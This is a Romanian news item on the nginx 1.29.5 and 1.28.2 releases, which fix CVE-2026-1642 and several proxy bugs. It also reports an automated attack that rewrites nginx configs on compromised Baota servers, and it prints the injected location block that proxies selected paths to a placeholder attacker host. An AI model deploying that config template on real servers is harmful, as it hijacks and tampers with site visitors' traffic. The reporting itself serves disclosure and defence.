

A fost lansată versiunea principală a nginx 1.29.5, în cadrul căreia continuă dezvoltarea de noi funcționalități, precum și lansarea versiunii stabile suportate în paralel nginx 1.28.2, în care se fac doar modificări legate de remedierea erorilor grave și a vulnerabilităților. Actualizările conțin o remediere a vulnerabilității (CVE-2026-1642), care permite unui atacator, capabil să intervină (MITM) în canalul de comunicare între nginx și serverul upstream, să injecteze răspunsurile trimise clientului. Problema afectează configurațiile care proxy-ează cereri (HTTP 1.x, HTTP/2, gRPC sau uWSGI) către serverul superior folosind criptarea TLS.
Pe lângă vulnerabilitatea din versiunea 1.29.5, severitatea înregistrării erorilor SSL 'ech_required' a fost redusă de la 'crit' la 'info', iar mai multe probleme au fost remediate: accesarea memoriei deja eliberate (use-after-free) după switch-ul către următorul backend gRPC sau HTTP/2 a fost corectată; a fost rezolvată problema trimiterii unei cereri HTTP/2 incorecte după switch-ul către următorul server upstream; a fost corectată creșterea dimensiunii răspunsului cu mai multe intervale; s-a rezolvat atribuirea variabilei HTTP_HOST la proxy-urile către backend-urile FastCGI, SCGI și uwsgi.

De asemenea, a fost semnalată o atac automatizat, care după o breșă de securitate reușită servere se limitează prin modificarea configurației nginx. Breșa se face printr-o vulnerabilitate necorectată React2Shell în componentele serverului React pe sistemele cu panourile de control pentru hosting, cum ar fi Baota (BT). Modificările aduse configurației nginx redirecționau cererile către site-urile găzduite pe serverul atacatorilor, care efectua modificări malițioase în răspunsul returnat utilizatorului. location /%PATH%/ { set $fullurl '$scheme://$host$request_uri'; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Astfel, în loc de a instala rootkit-uri sau software malițios pe server, se organizează un atac asupra clienților care accesează site-ul găzduit pe server, fără a modifica direct componentele site-ului de pe server. Atacul este în principal orientat spre interceptarea traficului domeniilor din țările asiatice, precum și al domeniilor *.edu și *.gov. Prin serverul atacatorilor sunt redirecționate cereri selective, de exemplu, care conțin în căile lor cuvintele „pg”, „pgslot”, „slot”, „joc”, „casino”, „live”, „ajutor”, „știri”, „pagină”, „blog”, „despre”, „suport” și „info”. Atacul se realizează automatizat, folosind un instrument care caută și analizează configurația nginx, selectează și substituie un model de setări, repornind nginx și verificând funcționarea variantei modificată.
Sursa: opennet.ro
